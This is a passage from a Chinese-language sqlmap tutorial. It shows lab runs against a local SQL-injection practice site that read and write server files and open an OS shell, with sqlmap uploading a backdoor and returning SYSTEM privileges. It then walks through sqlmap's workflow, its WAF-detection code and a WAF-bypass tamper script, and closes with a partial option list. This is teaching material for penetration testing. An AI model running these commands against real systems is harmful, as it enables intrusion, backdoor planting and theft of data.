可以看到已经成功将 `D:\wamp\www\testmysql.php` 文件读取出来, 然后将其保存在了 `D:\SqlMap\Bin\output\localhost\files\D__wamp_www_testmysql.php` 文件中。

```
[root@Hacker~]# Sqlmap -u "http://localhost/sqli/Less-1  
/?id=1" --file-read "D:\wamp\www\testmysql.php"  
  
sqlmap/1.0-dev - automatic SQL injection and database takeover tool  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting at 16:13:46
```

```
[16:14:00] [INFO] fetching file: 'D:/wamp/www/testmysql
.php'
<?php \r
$link = mysql_connect('hostname','dbuser','dbpassword')
; \r
if (!$link) { \r
    die('Could not connect to MySQL: ' . mysql_erro
r()); \r
} \r
echo 'Connection OK'; mysql_clos
D:/wamp/www/testmysql.php file saved to: 'D:\SqlMap\
Bin\output\localhost\files\D_wamp_www_testmysql.php'
[16:14:00] [INFO] fetched data logged to text files und
er 'D:\SqlMap\Bin\output\localhost'
```

现在我们把 D_wamp_www_testmysql.php 和 testmysql.php 对比一下，看看内容是否一样。

D_wamp_www_testmysql.php

```
D:\SqlMap\Bin\output\localhost\files
λ type D_wamp_www_testmysql.php
<?php
$link = mysql_connect('hostname','dbuser','dbpassword');
if (!$link) {
    die('Could not connect to MySQL: ' . mysql_error());
}
echo 'Connection OK'; mysql_close($link);
?>
```

testmysql.php

D:\wamp\www\testmysql.php - Sublime Text

文件(F) 编辑(E) 选项(S) 查找(I) 查看(V) 转到(G) 工具(T) 项目(P) 首选项(N) 帮助(H)

```
testmysql.php
1 <?php
2 $link = mysql_connect('hostname','dbuser','dbpassword');
3 if (!$link) {
4     die('Could not connect to MySQL: ' . mysql_error());
5 }
6 echo 'Connection OK'; mysql_close($link);
7 ?>
```

对比后确实为同一个文件，可见读取成功。

利用 sqlmap 将本地文件写入目标系统文件

参数：


--file-write=WFILE Write a local file on the back-end DBMS file system

--file-dest=DFILE Back-end DBMS absolute filepath to write to



用法: sqlmap -u "http://192.168.1.103/sqli/Less-1/?id=1" --file-write "本地文件的绝对路径" --file-dest "目标文件的绝对路径"

```
[root@Hacker~]# Sqlmap -u "http://localhost/sqli/Less-1/?id=1" --file-write "E:\test.txt" --file-dest
"D:\wamp\www\ceshi.txt"
```


test.txt



ceshi.txt



在我们将 test.txt 中的内容写入到 ceshi.txt 文件的后我们打开文件会出现乱码，但是预览的时候显示正常，这是正常的，经过对比内容，说明已经成功将本地文件写入目标文件系统的文件当中。


利用 sqlmap 交互式写入 shell

参数: --os-shell Prompt for an interactive operating system shell

用法: sqlmap -u "http://192.168.1.103/sqlmap/Less-1/?id=1" --os-shell

```
[root@Hacker~]# Sqlmap -u "http://localhost/sqlmap/Less-1/?id=1"--os-shell
```

接下来会返回如下提示




需要我们选择一下 WEB 应用程序支持的脚本语言，这里根据我们实验环境选择第三项。然后再次返回一个提示，这次是需要我们提供网站的根目录的绝对路径，或者是可写入的网站目录的绝对经。

```
[09:07:05] [WARNING] unable to retrieve the web server document root
please provide the web server document root [C:/xampp/htdocs/,C:/Inetpub/wwwroot/]: D:/wamp/www/

[09:12:20] [WARNING] unable to retrieve any web server path
please provide any additional web server full path to try to upload the agent [Enter for None]:

[09:12:27] [INFO] heuristics detected web page charset 'ascii'
[09:12:27] [INFO] the file stager has been successfully uploaded on 'D:/wamp/www' - http://localhost:80/tmpumjqn.php
[09:12:27] [INFO] the backdoor has been successfully uploaded on 'D:/wamp/www' - http://localhost:80/tmpbprxb.php
[09:12:27] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

接下来会提示是否将我们提供的绝对路径作为上传的点，这里我们回车键，确认即可，然后可以看到我们交互的写入了两个文件到目标目录下。分别是 tmpumjqn.php【上传表单，和小马功能类似】和 tmpbprxb.php【后门文件】。



或者我们也可以直接利用返回的 OS shell，来执行一些系统命令

os-shell> whoami

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
'ommand standard output: 'nt authority\system'
```


os-shell> ver


```
os-shell> ver
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---快速方式 兼容性 安全 详细信息 以前的版本
Microsoft Windows [?? 6.1.7601]
---
```

高级

SQLmap 的工作流程


SQLmap 是一个项目工程，各种功能流程嵌套且相互关联，这里我们引用曾是土木人[\[Python: SQLMap 的工作流程 I\]](#)文章中的 SQLmap 流程图和 [Wooyun Drops:\[SQLMAP 源码分析 Part1:流程篇\]](#)来看看 SQLmap 的工作流程大概是怎样的。





我们可以看到这个 SQLmap 是以设置为起点，然后分未六个支段的。

支段一：



设置→初始化配置→保存相关参数→保存注入的数据 session→保持与目标的持续连接→组合 payloads→进行注入查询

支段一是整个流程图的开始，从程序初始化启动然后开始设置相关参数将与目标通信的 session 保存，保持整个注入过程的连接，然后组合针对目标的 payloads 检测，进行数据查询。

支段二：



设置→信息探测→指纹识别→猜解枚举→权限控制

信息探测：探测确定相关于注入得类型

指纹识别：基于探测到的注入类型和内容去判断数据库的类型

猜解枚举：确定了数据库类型后对数据库中的内容进行对应方式的猜解和枚举

权限控制：在得到了相关信息后进行进一步的权限控制。例如：根据数据库用户的权限大小，确定是否可以写入文件或读取文件等等。

支段三：



信息探测→基于布尔值的类型→基于报错的类型→基于联合查询的类型→基于时间的类型→基于堆查询的类型

探测注入点然后进行检测，确定注入类型，上述列出了 SQLmap 支持的几种类型的注入技术

支段四：



指纹识别→MYSQL→Mssql→PgSQL→Oracle→MsAccess

这里的指纹识别是针对 SQLmap 针对于数据库的类型而言的，在指纹识别的过程中，SQLmap 需要确定目标的数据库系统是什么类型，从而进行下一步的工作。

支段五：



支段五是一个对数据库、数据库表、以及其中的数据进行注入猜解的过程

支段六：



权限控制 →WEB Shell →Metasploit→ICMPsh→File Access →

第六支段获取控制权限，这一阶段基本上已经快到尾声，SQLmap 同样给我我提供了不同的接口方式来获取网站的信息，从而掌握网站的控制权限

SQLmap 目录结构及功能

doc	更新文档及说明手册
extra	权限控制阶段所需脚本
lib	核心程序
plugins	数据库指纹识别
procs	与数据库相关的 SQL 语句
shell	SQLmap 自带加密 webshell
tamper	Bypass WAF 相关脚本
thirdparty	第三方的脚本库
txt	字典
udf	Udf 脚本(mysql 和 postgresql)
waf	WAF 指纹库
xml	
sqlmap.conf	Sqlmap 配置文件
sqlmap.py	Sqlmap 主程序
sqlmapapi.py	

SQLmap waf 源码分析

SQLmap 中的有检测目标站点 waf 的功能

--identify-waf Make a thorough testing for a WAF/IPS/IDS protection

那么 SQLmap 对于安装有 WAF 的站点是怎样进行一个检测的流程的呢

首先我们先看一下 [/lib/controller/checks.py](#) 文件，大约在文件的 1150-1260 行

根据函数我们将这部分代码分为两部分来看，分别是 checkWaf()和 identifyWaf()

```
1150 def checkWaf():
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
```

下面是 checkWaf()部分的代码，根据函数名称的字面意思我们不难看出，这段代码是用来检查 WAF 的。而检测 WAF 的方法是 NAMP 中检测 WAF 的方式。

当检测到 WAF 的时候页面随之变化并提示有 WAF，如果未检测到则页面无变化。

```
checks.py
1150 def checkWaf():
1151     """
1152     Reference: http://seclists.org/nmap-dev/2011/q2/att-1005/http-waf-detect.nse
1153     """
1154
1155     if any((conf.string, conf.notString, conf.regex, conf.dummy, conf.offline, conf.skipWaf)):
1156         return None
1157
1158     infoMsg = "checking if the target is protected by "
1159     infoMsg += "some kind of WAF/IPS/IDS"
1160     logger.info(infoMsg)
1161
1162     retVal = False
1163     payload = "%d %s" % (randomInt(), IDS_WAF_CHECK_PAYLOAD)
1164
1165     value = "" if not conf.parameters.get(PLACE.GET) else conf.parameters[PLACE.GET] + DEFAULT_GET_POST_DELIMITER
1166     value += agent.addPayloadDelimiters("%s-%s" % (randomStr(), payload))
1167
1168     pushValue(conf.timeout)
1169     conf.timeout = IDS_WAF_CHECK_TIMEOUT
1170
1171     try:
1172         retVal = Request.queryPage(place=PLACE.GET, value=value, getRatioValue=True, noteResponseTime=False, silent=True)[1] < IDS_WAF_CHECK_RATIO
1173     except SqlmapConnectionException:
1174         retVal = True
1175     finally:
1176         kb.matchRatio = None
1177         conf.timeout = popValue()
1178
1179     if retVal:
1180         warnMsg = "heuristics detected that the target "
1181         warnMsg += "is protected by some kind of WAF/IPS/IDS"
1182         logger.critical(warnMsg)
1183
1184         if not conf.identifyWaf:
1185             message = "do you want sqlmap to try to detect backend "
1186             message += "WAF/IPS/IDS? [y/N] "
1187             output = readInput(message, default="N")
1188
1189             if output and output[0] in ("Y", "y"):
1190                 conf.identifyWaf = True
1191
1192         if conf.timeout == defaults.timeout:
1193             logger.warning("dropping timeout to %d seconds (i.e. '--timeout=%d')" % (IDS_WAF_CHECK_TIMEOUT, IDS_WAF_CHECK_TIMEOUT))
1194             conf.timeout = IDS_WAF_CHECK_TIMEOUT
1195
1196     return retVal
```

identifyWaf()函数下的代码相对应的是参数--identify-waf，该段代码调用 sqlmap 项目下 waf 目录中的 waf 脚本进行检测。

```

1198 def identifyWaf():
1199     if not conf.identifyWaf:
1200         return None
1201
1202     kb.testMode = True
1203
1204     infoMsg = "using WAF scripts to detect "
1205     infoMsg += "backend WAF/IPS/IDS protection"
1206     logger.info(infoMsg)
1207
1208     @cachedmethod
1209     def _(*args, **kwargs):
1210         page, headers, code = None, None, None
1211         try:
1212             pushValue(kb.redirectChoice)
1213             kb.redirectChoice = REDIRECTION.NO
1214             if kwargs.get("get"):
1215                 kwargs["get"] = urlencode(kwargs["get"])
1216                 kwargs["raise404"] = False
1217                 kwargs["silent"] = True
1218             page, headers, code = Request.getPage(*args, **kwargs)
1219         except Exception:
1220             pass
1221         finally:
1222             kb.redirectChoice = popValue()
1223         return page or "", headers or {}, code
1224
1225     retVal = False
1226
1227     for function, product in kb.wafFunctions:
1228         try:
1229             logger.debug("checking for WAF/IDS/IPS product '%s'" % product)
1230             found = function()
1231         except Exception, ex:
1232             errMsg = "exception occurred while running "
1233             errMsg += "WAF script for '%s' ('%s')" % (product, ex)
1234             logger.critical(errMsg)
1235
1236             found = False
1237
1238         if found:
1239             retVal = product
1240             break

```

```

1241
1242     if retVal:
1243         errMsg = "WAF/IDS/IPS identified '%s'. Please " % retVal
1244         errMsg += "consider usage of tamper scripts (option '--tamper')"
1245         logger.critical(errMsg)
1246
1247         message = "are you sure that you want to "
1248         message += "continue with further target testing? [y/N] "
1249         output = readInput(message, default="N")
1250
1251         if output and output[0] not in ("Y", "y"):
1252             raise SqlmapUserQuitException
1253     else:
1254         warnMsg = "no WAF/IDS/IPS product has been identified"
1255         logger.warn(warnMsg)
1256
1257     kb.testType = None
1258     kb.testMode = False
1259
1260     return retVal

```

看完上述 SQLmap 的对目标站点的检测的工作流程,再来看看关于 SQLmap 下 waf 的指纹库。
SQLmap 下 waf 的指纹库储存在目录 waf 下

```

test@test: /opt/sqlmap/waf
test@test:/opt/sqlmap/waf$ ls
360.py          denyall.py      kona.py         secureiis.py
airlock.py      dotdefender.py  modsecurity.py  senginx.py
anquanbao.py   edgecast.py     netcontinuum.py sucuri.py
baidu.py       expressionengine.py netscaler.py    teros.py
barracuda.py   fortiweb.py     Newdefend.py   trafficshield.py
bigip.py       hyperguard.py   paloalto.py     urlscan.py
binarysec.py   incapsula.py    profense.py     uspses.py
blockdos.py    __init__.py     proventia.py   varnish.py
ciscoacexml.py isaserver.py    radware.py      webappsecure.py
cloudflare.py  jiasule.py      requestvalidationmode.py webknight.py
datapower.py   knownsec.py     safedog.py

```

然后我们打开其中的一个看看里面代码的内容


```

360.py x
1  #!/usr/bin/env python
2
3  """
4  Copyright (c) 2006-2015 sqlmap developers (http://sqlmap.org/)
5  See the file 'doc/COPYING' for copying permission
6  """
7
8  import re
9
10 from lib.core.settings import WAF_ATTACK_VECTORS
11
12 __product__ = "360 Web Application Firewall (360)"
13
14 def detect(get_page):
15     retval = False
16
17     for vector in WAF_ATTACK_VECTORS:
18         page, headers, code = get_page(get=vector)
19         retval = re.search(r"wangzhan\.360\.cn", headers.get("X-Powered-By-360wzb", ""), re.I) is not None
20         if retval:
21             break
22
23     return retval
24

```

在 18 行通过 `get_page()` 获取 http header 的内容, 然后在第 19 行通过 `re.search()` 对 http header 中的内容进行检索匹配

模板相对简单, 易于理解, 只是利用了 python 中的正则模块来对网站的 http header 中的数据进行关键字搜索, 比如 360.py 中使用的是 360WEB 防火墙, 通过搜索 HTTP Header 中的 X-Powered-By-360wzb 和 wangzhan.360.cn 这几个关键字, 来确定网站是否存在该款 WAF。

当然我们也可以自行的修改脚本, 将我们收集到的 WAF 的指纹收录到 SQLmap 的 WAF 指纹库中, 方便我们在日常学习和工作中提高我们的工作效率。

SQLmap tamper 源码分析

接下来我们继续来看看 SQLmap 中的另一部分, 关于 SQLmap 下 tamper 目录中的脚本。

在 tamper 目录中自带了好些脚本, 用来 Bypass 一些虽然存在注入点, 但是由于目标添加了 WEB 防火墙限制的目标。

以 /tamper/ apostrophemask.py 为例


```
4 Copyright (c) 2006-2015 sqlmap developers (http://sqlmap.org/)
5 See the file 'doc/COPYING' for copying permission
6 """
7
8 from lib.core.enums import PRIORITY
9
10 __priority__ = PRIORITY.LOWEST
11
12 def dependencies():
13     pass
14
15 def tamper(payload, **kwargs):
16     """
17     Replaces apostrophe character with its UTF-8 full width counterpart
18
19     References:
20     * http://www.utf8-chartable.de/unicode-utf8-table.pl?start=65280&number=128
21     * http://lukasz.pilorz.net/testy/unicode_conversion/
22     * http://sla.ckers.org/forum/read.php?13,11562,11850
23     * http://lukasz.pilorz.net/testy/full_width_utf/index.phps
24
25     >>> tamper("1 AND '1'='1")
26     '1 AND %EF%BC%871%EF%BC%87=%EF%BC%871'
27     """
28
29     return payload.replace("'", "%EF%BC%87") if payload else payload
30
```

通过代码以及相关的注释我们能够了解该脚本的作用是用 UTF8 编码替换引号，具体的实现代码段可以查看代码的第 29 行 `payload.repalce()` 中的内容。

而且我们还可以根据自己的需求去对脚本进行定制，网上也可以找到相关的资料，帮助我们进行理解 [【SOBUG】Sqlmap 小技巧](#)

参考 A

SQLmap 参数表

用法: `python sqlmap [options]`

Options

-h, --help	显示基础帮助信息
-hh	Show advanced help message and exit
--version	显示 SQLmap 的版本号
-v VERBOSE	Verbosity level: 0-6 (default 1)

Target

At least one of these options has to be provided to define the target(s)

-d DIRECT	Connection string for direct database connection
-u URL, --url=URL	目标 URL (e.g. "http://www.site.com/vuln.php?id=1")
-l LOGFILE	Parse target(s) from Burp or WebScarab proxy log file
-x SITEMAPURL	Parse target(s) from remote sitemap(.xml) file
-m BULKFILE	Scan multiple targets given in a textual file
-r REQUESTFILE	Load HTTP request from a file
-g GOOGLEDORK	Process Google dork results as target URLs
-c CONFIGFILE	从配置文件中加载参数

Request

These options can be used to specify how to connect to the target URL

--method=METHOD	Force usage of given HTTP method (e.g. PUT)
--data=DATA	Data string to be sent through POST
--param-del=PARA..	Character used for splitting parameter values
--cookie=COOKIE	HTTP Cookie header 值
--cookie-del=COO..	Character used for splitting cookie values
--load-cookies=L..	File containing cookies in Netscape/wget format
--drop-set-cookie	Ignore Set-Cookie header from response
--user-agent=AGENT	HTTP User-Agent header value
--random-agent	Use randomly selected HTTP User-Agent header value
--host=HOST	HTTP Host header value
--referer=REFERER	HTTP Referer header value
-H HEADER, --hea..	Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
--headers=HEADERS	Extra headers (e.g. "Accept-Language: fr\nETag: 123")
--auth-type=AUTH..	HTTP authentication type (Basic, Digest, NTLM or PKI)
--auth-cred=AUTH..	HTTP authentication credentials (name:password)
--auth-file=AUTH..	HTTP authentication PEM cert/private key file
--ignore-401	忽略 HTTP Error 401 (Unauthorized)状态码
--proxy=PROXY	使用代理去连接目标注入点
--proxy-cred=PRO..	Proxy authentication credentials (name:password)
--proxy-file=PRO..	加载代理列表文件
--ignore-proxy	Ignore system default proxy settings
--tor	Use Tor anonymity network
--tor-port=TORPORT	Set Tor proxy port other than default
--tor-type=TORTYPE	Set Tor proxy type (HTTP (default), SOCKS4 or SOCKS5)
--check-tor	Check to see if Tor is used properly

--delay=DELAY	Delay in seconds between each HTTP request
--timeout=TIMEOUT	Seconds to wait before timeout connection (default 30)
--retries=RETRIES	Retries when the connection timeouts (default 3)
--randomize=RPARAM	Randomly change value for given parameter(s)
--safe-url=SAFEURL	URL address to visit frequently during testing
--safe-post=SAFE..	POST data to send to a safe URL
--safe-req=SAFER..	Load safe HTTP request from a file
--safe-freq=SAFE..	Test requests between two visits to a given safe URL
--skip-urlencode	Skip URL encoding of payload data
--csrf-token=CSR..	Parameter used to hold anti-CSRF token
--csrf-url=CSRFURL	URL address to visit to extract anti-CSRF token
--force-ssl	Force usage of SSL/HTTPS
--hpp	Use HTTP parameter pollution method
--eval=EVALCODE	Evaluate provided Python code before the request (e.g. "import hashlib;id2=hashlib.md5(id).hexdigest()")

Optimization

These options can be used to optimize the performance of sqlmap

-o	Turn on all optimization switches
--predict-output	Predict common queries output
--keep-alive	Use persistent HTTP(s) connections
--null-connection	Retrieve page length without actual HTTP response body
--threads=THREADS	Max number of concurrent HTTP(s) requests (default 1)

Injection

These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER	Testable parameter(s)
--skip=SKIP	Skip testing for given parameter(s)
--skip-static	Skip testing parameters that not appear dynamic
--dbms=DBMS	Force back-end DBMS to this value
--dbms-cred=DBMS..	DBMS authentication credentials (user:password)
--os=OS	Force back-end DBMS operating system to this value
--invalid-bignum	Use big numbers for invalidating values
--invalid-logical	Use logical operations for invalidating values
--invalid-string	Use random strings for invalidating values
--no-cast	Turn off payload casting mechanism
--no-escape	Turn off string escaping mechanism
--prefix=PREFIX	Injection payload prefix string
--suffix=SUFFIX	Injection payload suffix string

--tamper=TAMPER Use given script(s) for tampering injection data

Detection

These options can be used to customize the detection phase

--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (1-3, default 1)
--string=STRING String to match when query is evaluated to True
--not-string=NOT.. String to match when query is evaluated to False
--regexp=REGEXP Regexp to match when query is evaluated to True
--code=CODE HTTP code to match when query is evaluated to True
--text-only Compare pages based only on the textual content
--titles Compare pages based only on their titles

Techniques

These options can be used to tweak testing of specific SQL injection techniques

--technique=TECH SQL injection techniques to use (default "BEUSTQ")
--time-sec=TIMESEC Seconds to delay the DBMS response (default 5)
--union-cols=UCOLS Range of columns to test for UNION query SQL injection
--union-char=UCHAR Character to use for bruteforcing number of columns
--union-from=UFROM Table to use in FROM part of UNION query SQL injection
--dns-domain=DNS.. Domain name used for DNS exfiltration attack
--second-order=S.. Resulting page URL searched for second-order response

Fingerprint

-f, --fingerprint Perform an extensive DBMS version fingerprint

Enumeration

These options can be used to enumerate the back-end database management system information, structure and data contained in the tables. Moreover you can run your own SQL statements

-a, --all Retrieve everything
-b, --banner Retrieve DBMS banner
--current-user Retrieve DBMS current user

--current-db	Retrieve DBMS current database
--hostname	Retrieve DBMS server hostname
--is-dba	Detect if the DBMS current user is DBA
--users	Enumerate DBMS users
--passwords	Enumerate DBMS users password hashes
--privileges	Enumerate DBMS users privileges
--roles	Enumerate DBMS users roles
--dbs	Enumerate DBMS databases
--tables	Enumerate DBMS database tables
--columns	Enumerate DBMS database table columns
--schema	Enumerate DBMS schema
--count	Retrieve number of entries for table(s)
--dump	Dump DBMS database table entries
--dump-all	Dump all DBMS databases tables entries
--search	Search column(s), table(s) and/or database name(s)
--comments	Retrieve DBMS comments
-D DB	DBMS database to enumerate
-T TBL	DBMS database table(s) to enumerate
-C COL	DBMS database table column(s) to enumerate
-X EXCLUDECOL	DBMS database table column(s) to not enumerate
-U USER	DBMS user to enumerate
--exclude-sysdbs	Exclude DBMS system databases when enumerating tables
--where=DUMPWHERE	Use WHERE condition while table dumping
--start=LIMITSTART	First query output entry to retrieve
--stop=LIMITSTOP	Last query output entry to retrieve
--first=FIRSTCHAR	First query output word character to retrieve
--last=LASTCHAR	Last query output word character to retrieve
--sql-query=QUERY	SQL statement to be executed
--sql-shell	Prompt for an interactive SQL shell
--sql-file=SQLFILE	Execute SQL statements from given file(s)

Brute force

These options can be used to run brute force checks

--common-tables	Check existence of common tables
